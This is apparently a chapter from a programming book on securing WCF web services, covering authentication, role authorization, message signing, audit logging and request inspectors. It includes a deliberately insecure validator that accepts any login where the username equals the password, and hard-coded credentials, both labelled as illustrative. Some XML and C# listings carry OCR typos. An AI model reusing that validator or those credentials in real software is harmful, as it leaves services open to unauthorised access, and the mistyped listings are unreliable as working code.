TRY IT OUT Configuring an Internet-Facing WCF Service for Transport Security

In this exercise you will configure an internet-facing WCF service to use transport security.

1. The first step in this exercise is to switch the service to use transport security. So you must choose a binding from Table 11-1 that supports this. For this exercise you will use `wsHttpBinding`.
2. To configure the binding, start the Service Configuration Manager against the `web.config` file in the Web application project, right-click on the Bindings folder in the Configuration window and choose New Binding Configuration. Choose `wsHttpBinding` from the list presented and click OK. Enter a name of wsHttp in the name field, and change the `HostNameComparisonMode` to Exact. Now switch to the Security tab and change the Mode to Transport, and the `Transport ClientCredentialType` to None.
3. Now expand the `WCFSecurity.EchoService` node in the Configuration window and open the Endpoints folder. There should be two endpoints already configured, each of which is labeled as "(Empty Name)." These are the original endpoints with no security configured. Right-click on each node and choose Delete Endpoint.

4. Now you must configure a new, secured endpoint. Right-click on the Endpoints folder and choose Add New Service Endpoint. Name your endpoint `EchoService` and change the binding to `wsHttpBinding`. Select the binding configuration you just created, `wsHttp`. In the contract setting, click the ". . . "button, browse to the `bin` folder and choose the `WCFSecurity.dll` assembly. Click OK. The configuration editor will list all the service contracts that the assembly contains — in this case, it is only one, `WCFSecurity.IEchoService`. Select it and click the Open button.
5. Next, you must edit the behavior for the service. Expand the Advanced option. Then open Service Behaviors and open the WCFSecurity.EchoServiceBehavior entry. Double-click the serviceMetadata settings and change HttpGetEnabled to False and HttpsGetEnabled to True. This switches the service to publish its metadata, information on what the service does, and what it expects, to publish over HTTPS.
6. Now you must reconfigure the client application. Delete the existing service reference from the client project. Then right-click on the `TestClient` project and choose Add Service Reference. Instead of choosing Discover, paste in the working URL for the service you tested after adding a self-signed certificate (for example `https://wrox-vista-vpc.idunno.org/WCFSecurity/EchoService.svc`), and click Go. Select the service and change the namespace to `EchoService`.
7. Finally, run the project. You will notice that, aside from removing and adding a new reference to the `EchoService` hosted on an HTTPS URL, no code changes were made, but the service still works as expected.

So if nothing changed in code, what happened? The answer lies in the configuration files for the hosting application and the client application. Each configuration file contains a `system.ServiceModel` section. In the `web.config` file for the site hosting the service, the section will look something like Listing 11-4.



LISTING 11-4: Configuration section for the sample service host

```
system.serviceModel>
 <bindings>
   <wsHttpBinding>
     <binding name="wsHttp" hostNameComparisonMode="Exact">
       <security mode="Transport">
         <transport clientCredentialType="None" />
       </security>
     </binding>
   </wsHttpBinding>
 </bindings>
 <behaviors>
   <serviceBehaviors>
     <behavior name="WCFSecurity.EchoServiceBehavior">
       <serviceMetadata httpGetEnabled="false" httpsGetEnabled="true" />
       <serviceDebug includeExceptionDetailInFaults="false" />
     </behavior>
   </serviceBehaviors>
 </behaviors>
```

```
    <services>
      <service behaviorConfiguration="WCFSecurity.EchoServiceBehavior"
       name="WCFSecurity.EchoService">
        <endpoint binding="wsHttpBinding" bindingConfiguration="wsHttp"
         name="EchoService" contract="WCFSecurity.IEchoService">
        </endpoint>
      </service>
    </services>
  </system.serviceModel>
```

You can see that the configuration file holds all the settings you created in the Configuration Editor. This means that you can change the security for a service without having to change any code. The client `app.config` is slightly different, as shown in Listing 11-5.



LISTING 11-5: Configuration section for the client program

```
<system.serviceModel>
    <bindings>
        <wsHttpBinding>
            <binding name="EchoService">
                <security mode="Transport">
                    <transport
                        clientCredentialType="None"
                        proxyCredentialType="None"
                        realm="" />
                </security>
            </binding>
        </wsHttpBinding>
    </bindings>
    <client>
        <endpoint address="https://wrox-vista-vpc.idunno.org/
                 WCFSecurity/EchoService.svc"
            binding="wsHttpBinding"
bindingConfiguration="EchoService"
            contract="EchoService.IEchoService" name="EchoService">
        </endpoint>
    </client>
</system.serviceModel>
```

You can see that the security mode has been set to `Transport"` and the address of the service points to the HTTPS-protected service. If you change the address of the service to be an HTTP address, WCF will throw an exception because it knows HTTP cannot implement transport security.

TRY IT OUT Adding Authentication to an Internet-Facing Service

Now that the message is protected, you can add authentication. Right now, the service uses an authentication type of None. You are going to change it to use a username and password. As you may have guessed, you can do this via the Service Configuration Editor, or directly by using the configuration files. For this example, you will edit the configuration files.

1. First, you want to change the security mode itself from transport security to `TransportWithMessageCredietial`. This option combines both security methods and places the authentication details in the message itself. This allows for usernames and passwords to be stored in authentication stores other than Active Directory or the Windows username and password database. Once the security mode has changed, you can set up the username credential type on the message.

2. Open up the `web.config` in your service project, and change it as follows:

```
<bindings>
  <wsHttpBinding>
    <binding name="wsHttp" hostNameComparisonMode="Exact">
      <security mode="TransportWithMessageCredential">
        <transport clientCredentialType="None" />
        <message clientCredentialType="UserName"/>
      </security>
    </binding>
  </wsHttpBinding>
</bindings>
```

This updates the server configuration. If you run the test client and attempt to connect, an exception of type `FaultException` will be thrown, which tells you this may be caused by a binding mismatch. Edit the `app.config` file for the test client and change the binding entry to be as follows:

```
<bindings>
  <wsHttpBinding>
    <binding name="EchoService">
      <security mode="TransportWithMessageCredential" >
        <transport clientCredentialType="None"
                   proxyCredentialType="None"
                    realm="" />
        <message clientCredentialType="UserName"/>
      </security>
    </binding>
  </wsHttpBinding>
</bindings>
```

If you now run the test application, you will see an `InvalidOperationException` , which informs you that, while you may have the binding correct, you're missing one thing — the actual credentials.

3. Open `program.cs` in the test client and add the following lines after the declaration of the client object:

```
EchoServiceClient client = new EchoServiceClient();
client.ClientCredentials.UserName.UserName = "username";
client.ClientCredentials.UserName.Password = "password";
```

The WCF client exposes a `ClientCredentials` property, which you can use to specify the credentials sent with an operation. No matter which credential type you accept at your service, the `ClientCredentials` class will contain the property you use to attach the appropriate details to. In this example, the `UserName` credentials type is used, so you use the `UserName` property.

But where are these usernames being checked against? By default, the credentials are checked against the local Windows username and password store. So you must set appropriate value in the test program — for example, your own username and password. Run your updated test client and you will see that the service performs as expected.



WARNING *Obviously, you should never hard-code a username and password or any other credential into your programs. This is done here for illustrative purposes only.*

Now you have a Web service that accepts a username and password. But how do you discover which user has authenticated? Like ASP.NET, WCF carries the identity of the current user as part of a context object, specifically `ServiceSecurityContext.Current.PrimaryIdentity` . The `PrimaryIdentity` property has a type of `IIdentity`. Each different authentication type will have its own concrete class, but the `IIdentity` interface specifies that it must have a `Name` property.

Open the `EchoService.svc.cs` file and change its contents to reflect the current identity back to the client program, as shown in Listing 11-6.



Available for download on Wrox.com

LISTING 11-6: Accessing the name of the current user in a WCF service

```
using System;
using System.ServiceModel;

namespace WCFSecurity
{
    public class EchoService : IEchoService
    {
        public string Echo(string message)
        {
            return ("You sent " + message +
                " as " +
                 ServiceSecurityContext.Current.PrimaryIdentity.Name)
        }
    }
}
```

When you run the test client, you will see the username that the client authenticated with. Because the default behavior is to check against the Windows user store, you will see that the username will also include the machine name — for example `WROX-VPC\WROX` .

This is good as far as it goes, but using the Windows user store is not particularly suitable for Internet sites. For ASP.NET applications, user management is normally provided by the Membership provider. Luckily, WCF can make use of a membership provider to validate usernames and passwords against. (If you haven't already read Chapter 7, which discusses the ASP.NET membership functions, you may want to do so now.)

TRY IT OUT Using the ASP.NET Membership Provider for WCF Authentication

For this exercise, you must first add the membership database to the sample Web site and add a user.

1. Choose Project ➪ ASP.NET Configuration. Switch to the Security tab and click "Select authentication type." Then select "From the Internet" and click Done.
2. Now create a new user, with a username of `wrox` and a suitable password. You can now close the Administration Tool browser.
3. The next step is to configure the service to use the membership provider as the authentication backend, rather than using the Windows user store.

   Start the Service Configuration Editor (Tools ➪ WCF Service Configuration Editor) and open the `web.config` file for the service project. The authentication setup is part of the behavior of a service, so, in the Configuration pane, double-click the Advanced folder, then the Service Behaviors folder. Right-click on the Service Behavior `WCFSecurity.EchoServiceBehavior` and choose Add Service Behavior Element Extension. In the Adding Behavior Element Extension Sections dialog box, choose `serviceCredentials` and then click Add.
4. In the Configuration pane, you will see a new entry, `serviceCredentials`. Select it and, in the right-hand pane, set the `UserNamePasswordValidationMode` to `MembershipProvider`. In the `MembershipProviderName` field, enter **`AspNetSqlMembershipProvider`**. (If you had a custom membership provider, you would enter the name it is listed under in your `web.config` file.)
5. Save the configuration and close the Service Configuration Editor.

   If you examine the `behaviors` section in your `web.config` file, you will see that a new section has been added:

```
<behaviors>
  <serviceBehaviors>
    <behavior name="WCFSecurity.EchoServiceBehavior">
      <serviceMetadata httpGetEnabled="false" httpsGetEnabled="true" />
      <serviceDebug includeExceptionDetailInFaults="false" />
      <serviceCredentials >
         <userNameAuthentication
           userNamePasswordValidationMode="MembershipProvider"
              membershipProviderName="AspNetSqlMembershipProvider">/
       </serviceCredentials >
    </behavior>
  </serviceBehaviors>
</behaviors>
```

6. Now all you need to do is update your test client to use the username and password you just created. This time, when you run your updated client, you will see the username is simply the name from the membership user used — there is no domain or machine name prefix.

Of course, you may not be using the membership database, and may have your usernames and passwords stored elsewhere. So how can you leverage an existing authentication store?

WCF allows you to write your own username and password validation routines using classes in the `System.IdentityModel` assembly, which contains two classes that can be used for custom validation: `UserNamePasswordValidator` (for user names and passwords) and `X509CertificateValidator` (to allow for custom checking of client certificates).

TRY IT OUT Writing a Custom User Name Validation Class

This exercise shows you how to write a custom user name validation class.

1. Firstly, add a reference to the `System.IdentityModel` assembly in your service project and then create a new class called `CustomValidator` in the project.
2. Create the custom validator class as follows:

```
using System;
using System.IdentityModel.Selectors;
using System.IdentityModel.Tokens;

namespace WCFSecurity
{
    public class CustomValidator : UserNamePasswordValidator
    {
        public override void Validate(string userName, string password)
        {
            if (null == userName || null == password)
            {
                throw new ArgumentNullException();
            }

            if (userName != password)
            {
                throw new SecurityTokenException();
            }
        }
    }
}
```

This example is obviously very insecure and would not be used in production — all it does is check that the username and password are identical. If validation fails, then a `SecurityTokenException` is thrown, indicating the username and password could not be validated.

3. Once you have your custom validator, you need to plumb it into WCF via the configuration files. Once again, the configuration settings are part of the service behavior. Open the `web.config` file for the service project and edit the behavior to be as follows:

```
serviceBehaviors>
 <behavior name="WCFSecurity.EchoServiceBehavior">
   <serviceMetadata httpGetEnabled="false" httpsGetEnabled="true" />
   <serviceDebug includeExceptionDetailInFaults="false" />
    <serviceCredentials>
      <userNameAuthentication
       userNamePasswordValidationMode="Custom"
       customUserNamePasswordValidatorType=
```

```
            "WCFSecurity.CustomValidator, WCFSecurity"/ >
      < /serviceCredentials>
    /behavior>
  /serviceBehaviors>
```

You can see that you have added the `serviceCredentials` section and specified a `customUserNamePasswordValidatorType` using the fully qualified class name and the assembly it is contained in.

4. Now run your test project and see what happens if you have an identical username and password, or when there is a mismatch.

You have now learned about all the authentication options for an Internet-facing service, but what about intranet scenarios? For an intranet, users will be typically be in an Active Directory, and it makes sense to use those credentials for the Web service, in much the same way that integrated authentication works in IIS.

TRY IT OUT Adding Authentication to an Intranet Service

Changing the authentication type to use the current user's Windows credentials involves two changes: one on the server and one on the client.

1. On the server, you must change the binding in the web.config file and switch the message clientCredentialType to Windows like so:

```
wsHttpBinding>
 <binding name="wsHttp" hostNameComparisonMode="Exact">
   <security mode="TransportWithMessageCredential">
     <transport clientCredentialType="None" />
     <message clientCredentialType="Windows"/>
   </security>
 </binding>
/wsHttpBinding>
```

2. On the client side, you must make an identical change in its `app.config` file. Once you have done this, you can remove the code in the client application that sets credentials, because your current Windows credentials will be used. Run the test application and you will see that, even without specifying credentials in code, you will be authenticated to the WCF service.

Of course, authentication is only half of the story. You may need to implement authorization as well. Once the service has authenticated a user, it can then determine if a user is allowed perform the operations that have been requested. For example, you may write a Web service that allows the posting of comments on a Web site. The same service might also expose an operation to delete comments, which would be limited to administrative users.

WCF can make use of roles to authorize users, as long as it has a role provider configured. Active Directory provides roles using the Windows groups that a username belongs to. The ASP.NET membership provider has its own roles provider.

TRY IT OUT Using Roles to Authorize Service Operations

In order to configure WCF to use roles, you must configure the service. To use Windows groups, you must obviously be authenticating as a Windows user (for example, in the intranet configuration shown earlier, or via a username and password configuration that uses the Windows user store).

1. With the sample you have previously developed (which uses Windows authentication), edit the service behavior in the `web.config` to add a new `serviceAuthorizationElement` as follows:

```
 serviceBehaviors>
  <behavior name="WCFSecurity.EchoServiceBehavior">
    <serviceMetadata httpGetEnabled="false" httpsGetEnabled="true" />
    <serviceDebug includeExceptionDetailInFaults="false" />
    <serviceAuthorization principalPermissionMode="UseWindowsGroups" / >
  </behavior>
</serviceBehaviors>
```

2. Now you must specify the roles that are allowed to call the Echo operation. This is done by adding a PrincipalPermission to the implementation class. Open EchoService.svc.cs and change it to add the permission attribute like so:

```
using System;
using System.ServiceModel;
 using System.Security.Permissions;
 using System.Security.Principal;

namespace WCFSecurity
{
    public class EchoService : IEchoService
    {
          [PrincipalPermission(SecurityAction.Demand, Role="Administrators")]
         public string Echo(string message)
         {
            return ("You sent " + message +
                " as " + ServiceSecurityContext.Current.PrimaryIdentity.Name);
         }
    }
}
```

   - A `PrincipalPermission` is added to each method you use to authorize using the `PrincipalPermissionAttribute`:

```
PrincipalPermission(SecurityAction.Demand,
   Role="Administrators ")]
```

   - You can go further and limit not by role, but by username:

```
PrincipalPermission(SecurityAction.Demand,
   Name="WROX\exampleUser")]
```

   - You can combine both types of permissions and apply multiple permissions to a single method. This sample limits the Echo operation to any user who is part of the Administrators group.

3. Run the test client and see what happens. Assuming you are a member of the Administrators group on your machine, you will see that the operation performs as expected. If you change the group name in the `PrincipalPermission` to a group you are not a member of, or one that does not exist, you will discover that a `SecurityAccessDeniedException` is thrown when you attempt to perform the operation.

4. If you want to programmatically check group membership inside a method, you can use the following code:

```
WindowsIdentity user =
    ServiceSecurityContext.Current.PrimaryIdentity as WindowsIdentity;
if (!user.IsInRole("Administrators"))
{
    throw new SecurityAccessDeniedException();
}
```

The same approach applies when using the ASP.NET Membership Roles database, although you must configure the `serviceAuthorization` as follows:

```
<serviceAuthorization
    principalPermissionMode="UseAspNetRoles"
    roleProviderName="AspNetSqlRoleProvider" />
```

The code to manually check group membership is also slightly different:

```
IIdentity user =
    ServiceSecurityContext.Current.PrimaryIdentity as IIdentity;
if (!System.Web.Security.IsUserInRole (
      user.Name,
      "Administrators"))
{
   throw new SecurityAccessDeniedException();
}
```

Using a `PrincipalPermission` will work in both scenarios, so it is obviously preferred.

SIGNING MESSAGES WITH WCF

WCF gives you the capability to sign all or parts of a message using a client certificate — you have already discovered how to manually sign XML in Chapter 10.

To sign messages with WCF you need two certificates. First you require a server certificate. The client uses the public key from the server certificate to encrypt the message or parts of a message and the encrypted data is then decrypted using the private key on the server. The second certificate needed is the client certificate. This is used to sign the data. The client certificate allows the server to discover who signed the message, providing non-repudiation. Non-repudiation means that neither party can dispute who the message came from — signing a message can only be done by using the private key contained in the X509 certificate, which is kept secret by the sender of the message.

To provide more granularity WCF's message level protection can be configured at the interface level or data contract level by setting the `ProtectionLevel` on the appropriate parts.

In the original example at the start of this chapter, you defined the service contract as follows:

```
[ServiceContract]
public interface IEchoService
{
    [OperationContract]
    string Echo(string message);
}
```

To sign all messages for a service, you add the `ProtectionLevel` setting to the service contract like so (the default setting is `EncryptAndSign`):

```
[ServiceContract(ProtectionLevel = ProtectionLevel.Sign) ]
public interface IEchoService
{
    [OperationContract]
    string Echo(string message);
}
```

If you wanted to sign all the parts of a message, you apply the `ProtectionLevel` property to the `OperationContract` attribute, as shown here:

```
[ServiceContract (ProtectionLevel = ProtectionLevel.Sign)
public interface IEchoService
{
    [OperationContract (ProtectionLevel = ProtectionLevel.Sign)
    string Echo(string message);
}
```

If you are using message contracts, you can be more granular, signing, or signing and encrypting, various parts of the message contract, as shown here:

```
[MessageContract(ProtectionLevel = ProtectionLevel.EncryptAndSign)]
public class Order
{
    [MessageHeader(ProtectionLevel = ProtectionLevel.Sign)]
    public string From;

    [MessageBodyMember(ProtectionLevel = ProtectionLevel.EncryptAndSign)]
    public string PaymentDetails;
}
```

Once you have your contacts suitably decorated with `ProtectionLevel` attributes, you must select the correct binding, message-level transport with client certificate authentication. You can do this via the WCF Service Configuration Editor, or by manually setting the `clientCredentialType` in the binding portion of the configuration file. You must also select a certificate the server to use, independent of the HTTPS configuration that IIS uses.

The certificate's private key must be available to the account under which the service will run. You can do this by starting MMC, then adding the certificate snap-in for the Local Computer.

Right-click on the certificate, then choose All Tasks ➪ Manage Private Key, and grant the Read permission to the appropriate user. You can then specify the certificate in the binding configuration.

By default, WCF will attempt to map a client certificate to a Windows account, but for public-facing Web sites, this may not be what you want. You can control this by setting the `mapClientCertificate ToWindowsAccount` property of the `clientCertificate` behavior section to `false` .

The following configuration file shows a suitable configuration for message security with client certificates, with Windows account mapping disabled. The server certificate is found by its subject name (in this case, `wrox-vpc`).

```
system.serviceModel>
 <bindings>
   <wsHttpBinding>
     <binding name="wsHttp" hostNameComparisonMode="Exact">
       <security mode="Message">
         <transport clientCredentialType="None">
           <extendedProtectionPolicy policyEnforcement="Never" />
         </transport>
         <message clientCredentialType="Certificate" />
       </security>
     </binding>
   </wsHttpBinding>
 </bindings>
 <behaviors>
 <serviceBehaviors>
   <behavior name="WCFSecurity.EchoServiceBehavior">
     <serviceMetadata httpGetEnabled="false" httpsGetEnabled="true" />
       <serviceDebug includeExceptionDetailInFaults="false" />
       <serviceCredentials>
         <clientCertificate>
           <authentication
              certificateValidationMode="PeerOrChainTrust"
              trustedStoreLocation="LocalMachine"
              revocationMode="Online"
              mapClientCertificateToWindowsAccount="false" />
         </clientCertificate>
         <serviceCertificate x509FindType="FindBySubjectName"
            findValue="wrox-vpc"/>
       </serviceCredentials>
     </behavior>
   </serviceBehaviors>
 </behaviors>
 <services>
 <service behaviorConfiguration="WCFSecurity.EchoServiceBehavior"
    name="WCFSecurity.EchoService">
    <endpoint
       address="" binding="wsHttpBinding"
       bindingConfiguration="wsHttp"
       contract="WCFSecurity.IEchoService">
      <identity>
        <dns value="wrox-vpc" />
      </identity>
     </endpoint>
     <endpoint
```

```
            address="mex"
            binding="mexHttpBinding"
            contract="IMetadataExchange" />
        </service>
      </services>
    </system.serviceModel>
```

You must, of course, select a certificate with which to sign. The certificate selection can either be placed in the application configuration using the Service Configuration Editor, or in code by setting the `ServiceCertificate` property on the `ClientCredentials` property of the client class. As with the server certificate the client code must have access to the private key of the certificate it will use to sign the message. Using the example service from the beginning of this chapter, the code to select a client certificate would look something like this:

```
EchoServiceClient client = new EchoServiceClient();
client.ClientCredentials.ClientCertificate.SetCertificate(
    StoreLocation.CurrentUser,
    StoreName.My,
    X509FindType.FindBySerialNumber,
    "1234567890");
```

By default, WCF will validate certificates by `PeerOrChainTrust`. This mode validates a signing certificate by checking that the certificate chain can be validated, or that the public portion of the signing certificate is in the Trusted People certificate store. Other options include `ChainTrust` (which only checks the certificate-signing chain is valid), `PeerTrust` (which only checks the certificate is in the trusted people store), and `None` (which performs no checks at all). If you want further extensibility, you can implement your own custom validator by implementing a class based upon `X509CertificateValidator`, where you could, for example, check certificates against a SQL database.

If you need access to the signing certificate without your service implementation (for example, to record who signed the message), use the `AuthorizationContext` class. This class is in the `System.IdentityModel` assembly, under the `System.IdentityModel.Policy` namespace. When certificate authentication is used, the `AuthorizationContext` will contain an `X509CertificateClaimSet`, which, in turn, contains details of the signing certificate.

The following code snippet extracts the signing certificates subject name into a string for further processing:

```
AuthorizationContext context =
  ServiceSecurityContext.Current.AuthorizationContext;
X509CertificateClaimSet claimSet =
  context.ClaimSets[0] as X509CertificateClaimSet;
if (claimSet != null)
  string subject = claimSet.X509Certificate.Subject;
```

LOGGING AND AUDITING IN WCF

WCF provides very detailed logging and auditing functionality that allows a service to log security events such as failed logins or failed authorization. The audit logs can help you detect an attack (if you monitor your server's event log), or help you debug security-related problems. Message logging can also allow you to log malformed requests, or to trace incoming messages, to help you analyze any problems.

Yet again, you can use the configuration files to enable logging and auditing. To configure a WCF service to audit security events, you add a `serviceSecurityAudit` setting to the service behavior. Listing 11-7 shows how you might add the auditing configuration to the behavior for the example service at the beginning of this chapter.

LISTING 11-7: Configuring security auditing for a service

```
<behaviors>
 <serviceBehaviors>
   <behavior name=" WCFSecurity.EchoServiceBehavior">
     <serviceMetadata httpGetEnabled="true" />
     ....
     <serviceSecurityAudit
         auditLogLocation="Application"
         serviceAuthorizationAuditLevel="SuccessOrFailure"
         messageAuthenticationAuditLevel="SuccessOrFailure" />
     ....
   </behavior>
 </serviceBehaviors>
</behaviors>
```

This will audit all security events to the Application event log. You can view the application event log using the Windows Event Viewer application, expanding the Windows Logs folder, and choosing the Application section, as shown in Figure 11-9.




FIGURE 11-9: A WCF security event in the Windows Event Log

Another alternative is to use the logging facilities provided by `System.Diagnostics` . This enables you to log to files, rather than the Windows Event log, and allows you to capture entire messages, as well as Authorization events. To configure logging and tracing, you must add a `system.diagnostics` section to your configuration file, specifying where log files should be written and enable logging within the `system.serviceModel` configuration section. If you want to use the diagnostics tracing, then you should remove any `system.SecurityAudit` settings — you can only use one or the other.

```
<configuration>
...
 <system.diagnostics>
  <sources>
   <source name="System.ServiceModel.MessageLogging"
           switchValue="Warning, ActivityTracing">
    <listeners>
     <add type="System.Diagnostics.DefaultTraceListener" name="Default">
      <filter type="" />
     </add>
     <add name="ServiceModelMessageLoggingListener">
      <filter type="" />
     </add>
    </listeners>
   </source>
   <source name="System.ServiceModel" switchValue="Warning, ActivityTracing"
    propagateActivity="true">
    <listeners>
     <add type="System.Diagnostics.DefaultTraceListener" name="Default">
      <filter type="" />
     </add>
     <add name="ServiceModelTraceListener">
      <filter type="" />
     </add>
    </listeners>
   </source>
  </sources>
  <sharedListeners>
   <add initializeData="c:\logs\messages.svclog"
    type="System.Diagnostics.XmlWriterTraceListener, System, Version=2.0.0.0,
         Culture=neutral, PublicKeyToken=b77a5c561934e089"
    name="ServiceModelMessageLoggingListener" traceOutputOptions="Timestamp">
    <filter type="" />
   </add>
   <add initializeData="c:\logs\trace.svclog"
    type="System.Diagnostics.XmlWriterTraceListener, System, Version=2.0.0.0,
         Culture=neutral, PublicKeyToken=b77a5c561934e089"
    name="ServiceModelTraceListener" traceOutputOptions="Timestamp">
    <filter type="" />
   </add>
  </sharedListeners>
 </system.diagnostics>
...
 <system.serviceModel>
  ...
```

```
    <diagnostics>
     <messageLogging logEntireMessage="false" logMalformedMessages="true"
      logMessagesAtServiceLevel="true" logMessagesAtTransportLevel="true" />
    </diagnostics>
    ...

  </system.serviceModel>
...
  </configuration>
```

These settings will create two files: a trace file, `trace.svclog`, and a message logging file, `messages.svclog`. These files can be opened using the Microsoft Service Trace Viewer, as shown in Figure 11-10.




FIGURE 11-10: The Service Trace View examining a trace file

The trace log shows the life cycle of a message through WCF. The message log shows the actual messages sent to the service.

VALIDATING PARAMETERS USING INSPECTORS

Like all input into a system, you should treat message parameters as tainted input until validation is performed. Although you can embed validation logic into your implementation class, WCF provides another way to validate messages, both before they are received by your implementation

and after you have finished and sent a response from your code. This validation logic can be shared across multiple Web services and multiple implementations, reducing the code needed within an implementation for common validation scenarios.

To write a Parameter Inspector, you code a class that implements `IParameterInspector`, as shown in Listing 11-8.

LISTING 11-8: A simple parameter inspector

```
using System;
using System.ServiceModel.Dispatcher;
using System.ServiceModel;

namespace WCFSecurity
{
  public class CustomParameterInspector : IParameterInspector
  {
    public void AfterCall(string operationName,
      object[] outputs,
      object returnValue,
      object correlationState)
    {
    }

    public object BeforeCall(string operationName, object[] inputs)
    {
      string echoParameter = inputs[0] as string;
      if (echoParameter != "Hello WCF")
      {
        throw new
          FaultException("Unexpected parameter value");
        }
      return null;
    }
  }
}
```

As you can see, you must implement two methods, `BeforeCall` (which takes place before your service method is reached) and `AfterCall` (which takes place after your service method has been completed). Parameters are passed to these functions as an array in the order they appear in your service contract. You must create one more thing to apply the validator to your contract: an attribute, as shown in Listing 11-9.

LISTING 11-9: A custom service behavior attribute

```
using System;
using System.ServiceModel.Channels;
using System.ServiceModel.Description;
using System.ServiceModel.Dispatcher;
```

```
namespace WCFSecurity
{
    public class CustomInspectorAttribute :
        Attribute, IOperationBehavior
    {
        #region IOperationBehavior Members

        public void AddBindingParameters(
          OperationDescription operationDescription,
          BindingParameterCollection bindingParameters)
        {
        }

        public void ApplyClientBehavior(
          OperationDescription operationDescription,
          ClientOperation clientOperation)
        {
        }

        public void ApplyDispatchBehavior(
          OperationDescription operationDescription,
          DispatchOperation dispatchOperation)
        {
            CustomParameterInspector inspector =
              new CustomParameterInspector();
            dispatchOperation.ParameterInspectors.Add(inspector);
        }

        public void Validate(OperationDescription operationDescription)
        {
        }

        #endregion
    }
}
```

Because you will be applying this to a server, you must inject your behavior in the `ApplyDispatchBehavior` method. Finally, you can apply the behavior to any method in your service contract using the new attribute, as shown here:

```
[ServiceContract]
public interface IEchoService
{
    [OperationContract]
    [CustomInspectorAttribute]
    string Echo(string message);
}
```

The code samples provided for this chapter on this book's companion Web site (`www.wrox.com`) include an implementation of a Parameter Inspector you can examine.

USING MESSAGE INSPECTORS

WCF provides another type of inspector, the *message inspector.* A message inspector can be used as a filter that intercepts and inspects messages as they arrive into your service, but before they reach your service implementation. They can be used for various purposes, including, for example, security functions such as limiting message acceptance based on IP address.

To define a message inspector suitable for use on a WCF service, you simply implement `IDispatchMessageInspector`, which is contained in the `System.ServiceModel.Dispatcher` namespace. A bare message inspector is showing in Listing 11-10.

LISTING 110: A bare message inspector

```
using System.ServiceModel;
using System.ServiceModel.Channels;
using System.ServiceModel.Dispatcher;

public class IPAddressInspector : IDispatchMessageInspector
{
  public object AfterReceiveRequest(
    ref Message request,
    IClientChannel channel,
    InstanceContext instanceContext)
  {
    throw new NotImplementedException();
  }

  public void BeforeSendReply(
    ref Message reply,
    object correlationState)
  {
    throw new NotImplementedException();
  }
}
```

You can see that implementing `IDispatchMessageInspector` requires you to write two methods, `AfterReceiveRequest` and`BeforeSendReply` . You will note that both methods take a`Message` parameter by reference. This allows you to replace the message during processing with a changed version of the original message, or a completely new message, should you want to do so. By setting the message to `null` in the `AfterReceiveRequest`, your service implementation will never be called. You can also send an object between the two methods by returning it from `AfterReceiveRequest` , which becomes the `correlationState` parameter in `BeforeSendReply` .

You can put this all together and write a simple message filter that checks that in service has been accessed via localhost, such as the one shown in Listing 11-11.

LISTING 11-1: A simple message inspector to limit connections to localhost

```
using System.Net;
using System.ServiceModel;
using System.ServiceModel.Channels;
using System.ServiceModel.Dispatcher;

public class IPAddressInspector : IDispatchMessageInspector
{
  private static readonly object
    AccessDenied = new object();

  public object AfterReceiveRequest(
    ref Message request,
    IClientChannel channel,
    InstanceContext instanceContext)
  {
    RemoteEndpointMessageProperty remoteEndpoint =
      request.Properties[RemoteEndpointMessageProperty.Name]
      as RemoteEndpointMessageProperty;
    IPAddress ipAddress =
      IPAddress.Parse(remoteEndpoint.Address);

    if (!IPAddress.IsLoopback(ipAddress))
    {
      request = null;
      return AccessDenied;
    }

    return null;
  }

  public void BeforeSendReply(
    ref Message reply,
    object correlationState)
  {
    if (correlationState == AccessDenied)
    {
      HttpResponseMessageProperty accessDenied =
        new HttpResponseMessageProperty();
      accessDenied.StatusCode = (HttpStatusCode)401;
      accessDenied.StatusDescription = "Access Denied";
      reply.Properties["httpResponse"] = accessDenied;
    }
  }
}
```

As before, with parameter inspectors, you must write a custom attribute to apply it to your service implementation. However, this time it will be an `IServiceBehavior`, which is applied to a service, rather than individual operations. Listing 11-12 shows a suitable implementation.

